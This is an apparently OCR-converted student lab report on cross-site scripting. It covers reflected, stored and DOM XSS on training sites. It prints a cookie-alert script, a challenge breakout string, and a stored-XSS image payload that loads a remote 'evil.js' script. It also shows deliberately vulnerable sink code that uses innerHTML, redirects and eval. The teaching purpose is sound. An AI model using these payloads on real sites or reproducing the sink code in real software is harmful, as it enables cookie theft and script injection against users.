NAME: A KRISHNA AKHIL
REG NO: 18BCE7076
SECURE CODING LAB-5(L39+L40)
Guided By: Prof. Sibi Chakkaravarthy S

XSS

What is XSS?

Cross-site Scripting(XSS) is a security vulnerability found in website and/or web applications that accept user input. Examples of these include search engines, login forms, message boards and comment boxes. Cybercriminals exploit this vulnerability by inputting strings of executable malicious code into these functions. This injects the malicious code into the targeted website's content, making it a part of the website and this allowing it to affect victims who may visit or view this website. The code may also present itself as transient content that isn't actually a part of the website but only appears to be to the visitor. This makes it look like the website is indeed compromised by cybercriminals.

How is Secure Coding related to XSS?


Since XSS attacks happen quite frequently, the use of Secure coding methods help in fighting against them. Some of these mitigation techniques include:

- Input Sanitization
- Escaping
- Filter input on arrival
- WAF
- Encode data on output
- Use appropriate response headers
- Content Security Policy

Types of XSS


- Reflected XSS: Input gets Reflected. Malicious script comes from the current HTTP request.
- Stored XSS: Input gets stored in the server. Malicious script comes from the website's database.
- DOM XSS: Input is stored in DOM. Vulnerability exists in client-side code rather than server-side code.

<u>Akhil</u>




Sorry, no results were found for **Akhil**. Try again.

<br>Akhil</u>



Sorry, no results were found for
Akhil
. Try again.

<p style="color:cyan;">wassup mate</p>




Sorry, no results were found for

wassup mate

. Try again.


<script> alert(document.cookie)</script>



An embedded page at xss-doc.appspot.com says

Sorry, no results were found for . Try again.

Challenge question:



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 35

```
");</script><script>alert1</script>
```

Output

```
<script>console.log("");</script><script>alert1</script>");</script>
```

Console output


```
Error: Uncaught ReferenceError: alert1 is not defined
```

Test iframe

```
");
```


Stored XSS

<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"




You
Wed Feb 24 2021 18:01:23 GMT+0530 (India Standard Time)

HACKED!




Replacing your stream with an evil post...

DOM XSS




Hello, guest!




DOM XSS
view-source:https://devijaganna
view-source:https://devijagannadh.in/xss/dom
Not syncing
Line wrap □

```html
<html>
<title>DOM XSS</title>

<iframe src="https://brutelogic.com.br/tests/sinks.html" height="100%" width="100%" title="Iframe Example"></iframe>

<h4>This site is for educational purposes only!!</h4>
<h4>Author : Devi Jagannadh Kotha</h4>
</html>
```




```html
<!DOCTYPE html>
<body>
<p id="p1">Hello, guest!</p>
<script>

    var currentSearch = document.location.search;
    var searchParams = new URLSearchParams(currentSearch);

    /*** Document Sink ***/

    var username = searchParams.get('name');

    if (username !== null) {
        document.getElementById('p1').innerHTML = 'Hello, ' + username + '!';
    }

    /*** Location Sink ***/

    var redir = searchParams.get('redir');

    if (redir !== null) {
        document.location = redir;
    }

    /*** Execution Sink ***/

    var nasdaq = 'AAAA';
    var dowjones = 'BBBB';
    var sp500 = 'CCCC';

    var market = [];
    var index = searchParams.get('index').toString();

    eval('market.index=' + index);

    document.getElementById('p1').innerHTML = 'Current market index is ' + market.index + '.';

</script>
</body>
</html>
```

https://brutelogic.com.br/tests/sinks.html?name=Akhil


https://brutelogic.com.br/tests/s
https://brutelogic.com.br/tests/sinks.html?name=Akhil
Not syncing

Hello, Akhil!

https://brutelogic.com.br/tests/sinks.html?redir=https://www.google.com


Google
https://www.google.com
Not syncing
Gmail
Images
Sign in
Google
Google Search
I'm Feeling Lucky
Google offered in: हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ
India
About
Advertising
Business
How Search works
Privacy
Terms
Settings